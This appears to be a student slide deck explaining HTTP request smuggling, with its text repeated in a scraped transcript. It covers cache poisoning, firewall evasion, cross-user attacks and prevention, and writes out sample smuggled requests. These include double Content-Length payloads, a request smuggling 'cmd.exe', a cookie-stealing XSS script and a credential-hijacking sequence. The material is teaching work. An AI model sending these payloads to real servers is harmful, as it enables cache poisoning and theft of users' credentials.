HTTP REQUEST SMUGGLING


         APIJAY KUMAR
        ABHISHEK SHETTY
         RAHUL KADLE


                          1

Overview of HTTP Request Smuggling
• A result of a device failure to properly handle deformed
  inbound HTTP requests

• Attacker sends multiple special HTTP requests that cause
  the two attacked entities to see two different sets of
  requests.

• Allows the hacker to smuggle a request to one device
  without the other device being aware of it.

• HRS does not require the existence of an application
  vulnerability.

                                                             2

Threats
• Financial loss result of web site deforming.

• Steal user credential using cross site scripting

• Warm attack like Nimda by attacking web filter
  firewalls.


                                                     3


Basic Concept


                4
Terminology
• HTTP header
• Web proxy (e.g:Squid, ISA server 200)
• Web server (e.g:Tomcat,IIS,Apache,Weblogic)


                                                5

HTTP header


              6
Web proxy
• Examples: Squid, ISA server 2000
• Acts as an intermediary for requests
  from clients seeking resources or services
  from other servers
• Resources like file, connection, web page
• Services like request to web server, done to
  simplify and control complexity


                                                 7
Web server
• HTTP server or application server
• Is a program that serves content using
  the HTTP protocol
• Example: Tomcat, IIS, Apache, Weblogic


                                           8
History Of HTTP SMUGGLING
• Microsoft Internet Explorer versions 5.01 SP4 and
  prior, 6.0 SP2 and 7.0 had input validation error

• Sun java proxy 3.x, 4.x and Sun one app server 7.x,
  8.x easily lead to web cache poisoning because of
  non-standard HTTP behavior.

• Oracle’s corrupt cache server led to the inability of
  the firewall to detect malicious requests

                                                          9
Basic concept


                10
Scenario 1
• An attacker can launch a smuggling attack in
  order to poison the cache server.

• Attacker an change the entries in the cache, so
  that an existing page A would be cached
  under URL B.

• This type of attack is on the cache server.
                                                 11
Scenario 2
• Smuggling bypasses the firewall installed
  before the web server.

• Directly compromises web security.

• This attack is in the web server itself.


                                              12

Scenario 3
• Use of proxy server that shares TCP
  connection with web server.

• Attacker steals client credentials without
  contact.

• Potentially strong attack.


                                               13
Setting 3 continued….


                        14
Types of Attacks
•   Cross-Site Scripting (XSS)
•   Web Cache Poisoning (defacement)
•   Cross User attacks
•   Hijacking pages with user-specific information
•   Browser cache poisoning


                                                 15

Cross-site Scripting
• Injects client-side malicious code
• Folds malicious content into content delivered
  from a compromised site
• Special case of code injection
• Examples


                                               16
Cross-site Scripting


                       17

Cache Poisoning
• Find vulnerable code

• Flush out cache server actual content

• Send special request which gets stored

• The response to any client request will be the
  infected content

                                                   18
Cache Poisoning


                  19

Cross User Attacks
• Single request to create 2 responses
• Second response mis-interpreted as response
  to different query
• May be other user sharing same TCP
  connection
• Mimic behaviour and obtain private info


                                                20
Cross User attacks


                     21

Hijacking pages with user-specific
           information


                                     22
Example with code


                    23
Web Cache Poisoning(header)
1 POST http://SITE/foobar.html HTTP/1.1
2 Host: SITE
3 Connection: Keep-Alive
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 0
6 Content-Length: 44
7 [CRLF]
8 GET /poison.html HTTP/1.1
9 Host: SITE
10 Bla: [space after the "Bla:", but no CRLF]
11 GET http://SITE/page_to_poison.html HTTP/1.1
12 Host: SITE
13 Connection: Keep-Alive
14 [CRLF]


                                                    24
Web Cache Poisoning(Cache Server)


• Cache Server reads LAST CONTENT HEADER
• Web Server reads FIRST CONTENT HEADER


                                           25
FIREWALL/IPS/IDS EVASION
1 POST /page.asp HTTP/1.1
2 Host: chaim3 Connection: Keep-Alive
4 Content-Length: 49223
5 [CRLF]
6 zzz...zzz ["z" x 49152]
7 POST /page.asp HTTP/1.0
8 Connection: Keep-Alive
9 Content-Length: 30
10 [CRLF]
11 POST /page.asp HTTP/1.0
12 Bla: [space after the "Bla:", but no CRLF]
13 POST /page.asp?cmd.exe HTTP/1.0
14 Connection: Keep-Alive
15 [CRLF]


                                                26

FIREWALL Parsing
• Firewall reads the request with header length
  49,223 bytes. line 6 (49,152 copies of "z") and
  lines 7-10 (in salmon, total of 71 bytes) as its
  body (49,152+71=49,223)
• Then continues to parse the second request at
  line 11 and treats Line 13 till last as part of Bla


                                                    27

Overall Result


• CMD.EXE gets smuggled
• Popular Nimda and code red attack


                                      28

REQUEST HIJACKING
1 POST /some_script.jsp HTTP/1.0
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 9
5 Content-Length: 204
6
7 this=thatPOST /vuln_page.jsp HTTP/1.0
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 95
10
11
param1=value1&data=<script>alert("stealing%20your%20data:"%2bdo
cument.cookie)</script>&foobar=


                                                             29

ISA server 2000(cache server)/Tomcat
               Parsing
• Microsoft ISA/2000 proxy server as a single POST
  request
• Tomcat would interpret it as one complete HTTP
  POST(lines 1-7, including “this=that” on line 7)
• And one incomplete POST request, whose
  declared body length is 95 bytes, but with only 94
  bytes provided (lines 7-11) and is queued
• The first (complete) request invokes a response
  (which is sent by ISA to the attacker).
                                                   30

Attackers Request
• When ISA now receives a request from a client (e.g., a GET
  request), that request is forwarded to Tomcat,
• Request:
POST /vuln_page.jsp HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 95
• Below is glued
param1=value1&data=<script>alert("stealing%20your
%20data:"%2bdocument.cookie)</script>&foobar=G
• Notice that the client will receive an HTML page with
  malicious Javascript code in it:
<script>alert("stealing your
data:"+document.cookie)</script>


                                                               31

REQUEST CREDENTIAL
  HIJACKING(THROUGH A PROXY SERVER)
The attack is as follows:
1. POST /some_script.jsp HTTP/1.0
2. Connection: Keep-Alive
3. Content-Type: application/x-www-form-urlencoded
4. Content-Length: 9
5. Content-Length: 142
6. this=thatGET
    /some_page.jsp?param1=value1&param2=value2
    HTTP/1.0
7. Content-Type: application/x-www-form-urlencoded
8. Content-Length: 0
9. Foobar:

                                                     32

REQUEST CREDENTIAL
  HIJACKING(THROUGH A PROXY SERVER)
When the client sends a request, such as:
1. GET /mypage.jsp HTTP/1.0
2. Cookie: my_id=1234567
3. Authorization: Basic ugwerwguwygruwy
Tomcat will glue this to the queued incomplete request, and together,
it will have:
1. GET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0
2. Content-Type: application/x-www-form-urlencoded
3. Content-Length: 0
4. Foobar: GET /mypage.jsp HTTP/1.0
• Cookie: my_id=1234567
• Authorization: Basic ugwerwguwygruwy


                                                                    33
HRS TECHNIQUES


                 34
Double Content-Length header

• The cache server uses the last Content-Length header,
  while the web server uses the first Content-Length header
  (examples #1and #4).
• The following cache servers were observed to use the last
  Content-Length header:
       Microsoft ISA/2000
       Sun Microsystems SunONE 3.6 SP4
• The following web servers were observed to use the first
  Content-Length header:
       Jakarta Tomcat 5.0.19 (Coyote/1.1)
       Tomcat 4.1.24 (Coyote/1.0)
      Sun Microsystems SunONE web server 6.1 SP1

                                                              35
GET Request with Content-Length
          (backward smuggling)

• The web servers that display this behavior are:
      Microsoft IIS/6.0
      Jakarta Tomcat 5.0.19 (Coyote/1.1),
      Tomcat 4.1.24 (Coyote/1.0)
      Sun Microsystems SunONE web server 6.1 SP1
• Sample Attack:
1 GET http://SITE/static_foobar.html HTTP/1.1
2 Connection: Keep-Alive
3 Host: SITE
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 40
6
7 GET http://SITE/page_to_poison.html HTTP/1.1
8 Foo: GET /poison.html HTTP/1.0
9

                                                    36
CRLF SP CRLF trick
• Entities that treat CRLF SP CRLF as a continuation of the previous
  header::
        Checkpoint FW-1 kernel R55W beta
        Squid (under some conditions)
        Tomcat 4.1.24 (Coyote/1.0)
        Sun Microsystems SunONE web server 6.1 SP1
• Web servers that treat CRLF SP CRLF as an end of headers mark:
        Microsoft IIS/5.0
Sample Attack:
1 POST /dynamic_foobar.asp HTTP/1.0
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 [SP]
5 GET /malicious_url HTTP/1.0
6


                                                                       37
CRLF SP CRLF trick
Sample Attack:
1 POST /dynamic_foobar.asp HTTP/1.0
2 Connection: Keep-Alive
3 Content-Type: application/x-www-form-urlencoded
4 [SP]
5 GET /malicious_url HTTP/1.0
6
1.   FW-1 will send lines 1-6 to the web server (IIS/5.0)
2.   IIS/5.0 will interpret this input as two requests


                                                            38
Prevention

• Install web application firewall which protects
  against the HRS attacks.
• Terminate the client session after each session
• Turn all pages to non-cacheable
• Deploy web server which follows strict HTTP
  parsing procedure.
• Allow only SSL communication from client to
  server.
• Turn off TCP connection sharing on the
  intermediate devices.

                                                    39
Conclusion
• Commonly Ignored because of its
  complications.
• Difficult to detect in logs.
• Poison proxy caches, pilfer credentials and
  leverage XSS without involving client


                                                40
41

Http requesting smuggling

  • 1.
    HTTP REQUEST SMUGGLING APIJAY KUMAR ABHISHEK SHETTY RAHUL KADLE 1
  • 2.
    Overview of HTTPRequest Smuggling • A result of a device failure to properly handle deformed inbound HTTP requests • Attacker sends multiple special HTTP requests that cause the two attacked entities to see two different sets of requests. • Allows the hacker to smuggle a request to one device without the other device being aware of it. • HRS does not require the existence of an application vulnerability. 2
  • 3.
    Threats • Financial lossresult of web site deforming. • Steal user credential using cross site scripting • Warm attack like Nimda by attacking web filter firewalls. 3
  • 4.
  • 5.
    Terminology • HTTP header •Web proxy (e.g:Squid, ISA server 200) • Web server (e.g:Tomcat,IIS,Apache,Weblogic) 5
  • 6.
  • 7.
    Web proxy • Examples:Squid, ISA server 2000 • Acts as an intermediary for requests from clients seeking resources or services from other servers • Resources like file, connection, web page • Services like request to web server, done to simplify and control complexity 7
  • 8.
    Web server • HTTPserver or application server • Is a program that serves content using the HTTP protocol • Example: Tomcat, IIS, Apache, Weblogic 8
  • 9.
    History Of HTTPSMUGGLING • Microsoft Internet Explorer versions 5.01 SP4 and prior, 6.0 SP2 and 7.0 had input validation error • Sun java proxy 3.x, 4.x and Sun one app server 7.x, 8.x easily lead to web cache poisoning because of non-standard HTTP behavior. • Oracle’s corrupt cache server led to the inability of the firewall to detect malicious requests 9
  • 10.
  • 11.
    Scenario 1 • Anattacker can launch a smuggling attack in order to poison the cache server. • Attacker an change the entries in the cache, so that an existing page A would be cached under URL B. • This type of attack is on the cache server. 11
  • 12.
    Scenario 2 • Smugglingbypasses the firewall installed before the web server. • Directly compromises web security. • This attack is in the web server itself. 12
  • 13.
    Scenario 3 • Useof proxy server that shares TCP connection with web server. • Attacker steals client credentials without contact. • Potentially strong attack. 13
  • 14.
  • 15.
    Types of Attacks • Cross-Site Scripting (XSS) • Web Cache Poisoning (defacement) • Cross User attacks • Hijacking pages with user-specific information • Browser cache poisoning 15
  • 16.
    Cross-site Scripting • Injectsclient-side malicious code • Folds malicious content into content delivered from a compromised site • Special case of code injection • Examples 16
  • 17.
  • 18.
    Cache Poisoning • Findvulnerable code • Flush out cache server actual content • Send special request which gets stored • The response to any client request will be the infected content 18
  • 19.
  • 20.
    Cross User Attacks •Single request to create 2 responses • Second response mis-interpreted as response to different query • May be other user sharing same TCP connection • Mimic behaviour and obtain private info 20
  • 21.
  • 22.
    Hijacking pages withuser-specific information 22
  • 23.
  • 24.
    Web Cache Poisoning(header) 1POST http://SITE/foobar.html HTTP/1.1 2 Host: SITE 3 Connection: Keep-Alive 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 0 6 Content-Length: 44 7 [CRLF] 8 GET /poison.html HTTP/1.1 9 Host: SITE 10 Bla: [space after the "Bla:", but no CRLF] 11 GET http://SITE/page_to_poison.html HTTP/1.1 12 Host: SITE 13 Connection: Keep-Alive 14 [CRLF] 24
  • 25.
    Web Cache Poisoning(CacheServer) • Cache Server reads LAST CONTENT HEADER • Web Server reads FIRST CONTENT HEADER 25
  • 26.
    FIREWALL/IPS/IDS EVASION 1 POST/page.asp HTTP/1.1 2 Host: chaim3 Connection: Keep-Alive 4 Content-Length: 49223 5 [CRLF] 6 zzz...zzz ["z" x 49152] 7 POST /page.asp HTTP/1.0 8 Connection: Keep-Alive 9 Content-Length: 30 10 [CRLF] 11 POST /page.asp HTTP/1.0 12 Bla: [space after the "Bla:", but no CRLF] 13 POST /page.asp?cmd.exe HTTP/1.0 14 Connection: Keep-Alive 15 [CRLF] 26
  • 27.
    FIREWALL Parsing • Firewallreads the request with header length 49,223 bytes. line 6 (49,152 copies of "z") and lines 7-10 (in salmon, total of 71 bytes) as its body (49,152+71=49,223) • Then continues to parse the second request at line 11 and treats Line 13 till last as part of Bla 27
  • 28.
    Overall Result • CMD.EXEgets smuggled • Popular Nimda and code red attack 28
  • 29.
    REQUEST HIJACKING 1 POST/some_script.jsp HTTP/1.0 2 Connection: Keep-Alive 3 Content-Type: application/x-www-form-urlencoded 4 Content-Length: 9 5 Content-Length: 204 6 7 this=thatPOST /vuln_page.jsp HTTP/1.0 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 95 10 11 param1=value1&data=<script>alert("stealing%20your%20data:"%2bdo cument.cookie)</script>&foobar= 29
  • 30.
    ISA server 2000(cacheserver)/Tomcat Parsing • Microsoft ISA/2000 proxy server as a single POST request • Tomcat would interpret it as one complete HTTP POST(lines 1-7, including “this=that” on line 7) • And one incomplete POST request, whose declared body length is 95 bytes, but with only 94 bytes provided (lines 7-11) and is queued • The first (complete) request invokes a response (which is sent by ISA to the attacker). 30
  • 31.
    Attackers Request • WhenISA now receives a request from a client (e.g., a GET request), that request is forwarded to Tomcat, • Request: POST /vuln_page.jsp HTTP/1.0 Content-Type: application/x-www-form-urlencoded Content-Length: 95 • Below is glued param1=value1&data=<script>alert("stealing%20your %20data:"%2bdocument.cookie)</script>&foobar=G • Notice that the client will receive an HTML page with malicious Javascript code in it: <script>alert("stealing your data:"+document.cookie)</script> 31
  • 32.
    REQUEST CREDENTIAL HIJACKING(THROUGH A PROXY SERVER) The attack is as follows: 1. POST /some_script.jsp HTTP/1.0 2. Connection: Keep-Alive 3. Content-Type: application/x-www-form-urlencoded 4. Content-Length: 9 5. Content-Length: 142 6. this=thatGET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0 7. Content-Type: application/x-www-form-urlencoded 8. Content-Length: 0 9. Foobar: 32
  • 33.
    REQUEST CREDENTIAL HIJACKING(THROUGH A PROXY SERVER) When the client sends a request, such as: 1. GET /mypage.jsp HTTP/1.0 2. Cookie: my_id=1234567 3. Authorization: Basic ugwerwguwygruwy Tomcat will glue this to the queued incomplete request, and together, it will have: 1. GET /some_page.jsp?param1=value1&param2=value2 HTTP/1.0 2. Content-Type: application/x-www-form-urlencoded 3. Content-Length: 0 4. Foobar: GET /mypage.jsp HTTP/1.0 • Cookie: my_id=1234567 • Authorization: Basic ugwerwguwygruwy 33
  • 34.
  • 35.
    Double Content-Length header •The cache server uses the last Content-Length header, while the web server uses the first Content-Length header (examples #1and #4). • The following cache servers were observed to use the last Content-Length header: Microsoft ISA/2000 Sun Microsystems SunONE 3.6 SP4 • The following web servers were observed to use the first Content-Length header: Jakarta Tomcat 5.0.19 (Coyote/1.1) Tomcat 4.1.24 (Coyote/1.0) Sun Microsystems SunONE web server 6.1 SP1 35
  • 36.
    GET Request withContent-Length (backward smuggling) • The web servers that display this behavior are: Microsoft IIS/6.0 Jakarta Tomcat 5.0.19 (Coyote/1.1), Tomcat 4.1.24 (Coyote/1.0) Sun Microsystems SunONE web server 6.1 SP1 • Sample Attack: 1 GET http://SITE/static_foobar.html HTTP/1.1 2 Connection: Keep-Alive 3 Host: SITE 4 Content-Type: application/x-www-form-urlencoded 5 Content-Length: 40 6 7 GET http://SITE/page_to_poison.html HTTP/1.1 8 Foo: GET /poison.html HTTP/1.0 9 36
  • 37.
    CRLF SP CRLFtrick • Entities that treat CRLF SP CRLF as a continuation of the previous header:: Checkpoint FW-1 kernel R55W beta Squid (under some conditions) Tomcat 4.1.24 (Coyote/1.0) Sun Microsystems SunONE web server 6.1 SP1 • Web servers that treat CRLF SP CRLF as an end of headers mark: Microsoft IIS/5.0 Sample Attack: 1 POST /dynamic_foobar.asp HTTP/1.0 2 Connection: Keep-Alive 3 Content-Type: application/x-www-form-urlencoded 4 [SP] 5 GET /malicious_url HTTP/1.0 6 37
  • 38.
    CRLF SP CRLFtrick Sample Attack: 1 POST /dynamic_foobar.asp HTTP/1.0 2 Connection: Keep-Alive 3 Content-Type: application/x-www-form-urlencoded 4 [SP] 5 GET /malicious_url HTTP/1.0 6 1. FW-1 will send lines 1-6 to the web server (IIS/5.0) 2. IIS/5.0 will interpret this input as two requests 38
  • 39.
    Prevention • Install webapplication firewall which protects against the HRS attacks. • Terminate the client session after each session • Turn all pages to non-cacheable • Deploy web server which follows strict HTTP parsing procedure. • Allow only SSL communication from client to server. • Turn off TCP connection sharing on the intermediate devices. 39
  • 40.
    Conclusion • Commonly Ignoredbecause of its complications. • Difficult to detect in logs. • Poison proxy caches, pilfer credentials and leverage XSS without involving client 40
  • 41.